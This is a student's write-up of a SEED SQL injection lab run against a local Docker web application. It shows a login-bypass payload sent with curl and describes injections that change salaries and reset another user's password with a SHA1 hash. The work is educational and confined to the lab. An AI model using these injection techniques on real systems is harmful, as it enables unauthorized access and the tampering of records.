#### Lab2

## **SQL Injection Attack**

#### Lab Environment:

1. We need a web application and a database. There is a docker file for both. Extract the zip file and run the following command to bring the application and DB up:

```
$ docker compose up -d
```

The link for the zip file is

https://drive.google.com/drive/folders/1tFymt5yRxOaTiKh4sRQD7a0lpZhlq6Jm?usp=sharing

2. Open 10.9.0.5 in Browser.

```
adarsh@ADARSH: ~/Downloads/SQLi_lab_resources
                                                             Q.
 Æ
adarsh@ADARSH:~$ cd \Downloads
adarsh@ADARSH:~/Downloads$ ls
                                             spoof.txt
Packet_Sniffing_And_Spoofing_lab.pdf.pdf
adarsh@ADARSH:~/Downloads$ cd SQLi lab resources
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$ sudo docker compose up -d
[sudo] password for adarsh:
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$ mysql -h 10.9.0.6 -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or ackslash g .
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
Copyright (c) 2000, 2022, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Figure 1

#### Task 1: Get Familiar with SQL Statements

2. Login into the database using Command. mysql -h 10.9.0.6 -u root -p and password "dees"

Check all databases with mysql> show databases; and then use database sqllab\_users with mysql> use sqllab users;

Figure 2: show database

Figure 3: Load database

Figure 4: Alice's credential table

# Task 2: SQL Injection Attack on SELECT Statement

# Task 2.1: SQL Injection Attack from webpage

In this task, we need to login into the admin page without knowing any employee's credential. Below figure shows login to the SQL injection webpage.




Figure 5: Login to the SQL injection webpage

After having logged into the SQL Injection webpage, we can see the details as shown in Figure .




Figure 6 : After logging into admin account

# Task 2.2: SQL Injection Attack from 1 command line

In this task, we need to login into the admin terminal without knowing any employee's credential. Figure shows login to the SQL without password.

```
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$ curl 'http://10.9.0.5/unsafe home.
php?username=Admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
<!DOCTYPE html>
<html lang="en">
<head>
 <!-- Required meta tags -->
 <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-</pre>
fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
 <link href="css/style_home.css" type="text/css" rel="stylesheet">
 <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

```
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-c</pre>
olor: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
   <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" st</pre>
yle="height: 80px; width: 200px;" alt="SEEDLabs"></a>
   <li</pre>
class='nav-item active'><a class='nav-link' href='unsafe home.php'>Home <span cl
ass='sr-only'>(current)</span></a><a class='nav-link' h
ref='unsafe_edit_frontend.php'>Edit Profile</a><button onclick='logout(
)' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></di
v></nav><div class='container'><br><h1 class='text-center'><b> User Details </b><
/h1><hr><thead class='thead
-dark'>UsernameEIdS
alaryBirthdaySSNNi
cknameEmailAddress
Ph. Number</thead> Alice
tr> Boby20000300004/20102
13352 Ryan
/td>900001
row'> Ted5000011000011/332111111
>99999
>
           <br>><br>
   <div class="text-center">
    <D>
     Host © IIT Jammu
    </div>
  </div>
  <script type="text/javascript">
  function logout(){
   location.href = "logoff.php";
  </script>
 </body>
 </html>
darsh@ADARSH:~/Downloads/SQLi lab resourcesS
```

Figure 7: Logging into SQL database

## Task 3: SQL Injection Attack on UPDATE statement

#### Task 3.1: Modify your own salary

In this task, we have to update the database by using SQL injection attack. So to update the salary for Alice. After Performing this task in the webpage following is the observation. (Updation from 20000 salary to 50000) Figure shows SQL update in Alice's profile.




Figure 8: Modify Alice's salary

We can see before you update Alice's data, Alice's data in the database should have a \$20000.00 salary. Figure 10 shows Alice's profile before the update.



Figure 9 : Alice's profile

After we have updated Alice's profile, we should see Alice's salary increase to \$50000.00 salary. Figure shows Alice's profile after the update.




Figure 10: Alice's profile

# Task 3.2: Modify other people's salary

After we have learned how to update the database by using SQL injection attack from the last task, we can update Boby's data. After Performing this task in the webpage and observation is as following. Figure 10 shows SQL update in Boby's profile.





Figure 11: Boby's salary after modification

## Task 3.3: Modify other people's password

In this task, it's asked to change Boby's password by SQL Injection code in Boby's profile. Because the database stores the hash value of the password, you need to convert the password to the hash code and then inject the hash code into the database in Boby's profile. First, we create a Python file to save the password as shown in Figure 12. Second, we convert the password file to the hash code as shown in figure 13. Third, we update Boby's password by injecting the hash code in Alice's profile.

#### **Solution:**

```
1 import hashlib
2
3 # initializing string
4 str = "adarsh"
5
6 # then sending to SHA1()
7 result = hashlib.sha1(str.encode())
8
9 # printing the equivalent hexadecimal value.
10 print("The hexadecimal equivalent of SHA1 is : ")
11 print(result.hexdigest())
```

Figure 12: Password in Python file

```
adarsh@ADARSH:~/Desktop$ python3 genpass.py
The hexadecimal equivalent of SHA1 is :
4175a37afd561152fb60c305d4fa6026b7e79856
adarsh@ADARSH:~/Desktop$
```

Figure 13: Hash value for the password



Figure 14: Update Boby's profile

After successful updation Boby's password, we will see log out information as shown in Figure 15. You can login again to check whether the password is correct.




Figure 15: Log-out information after having updated the password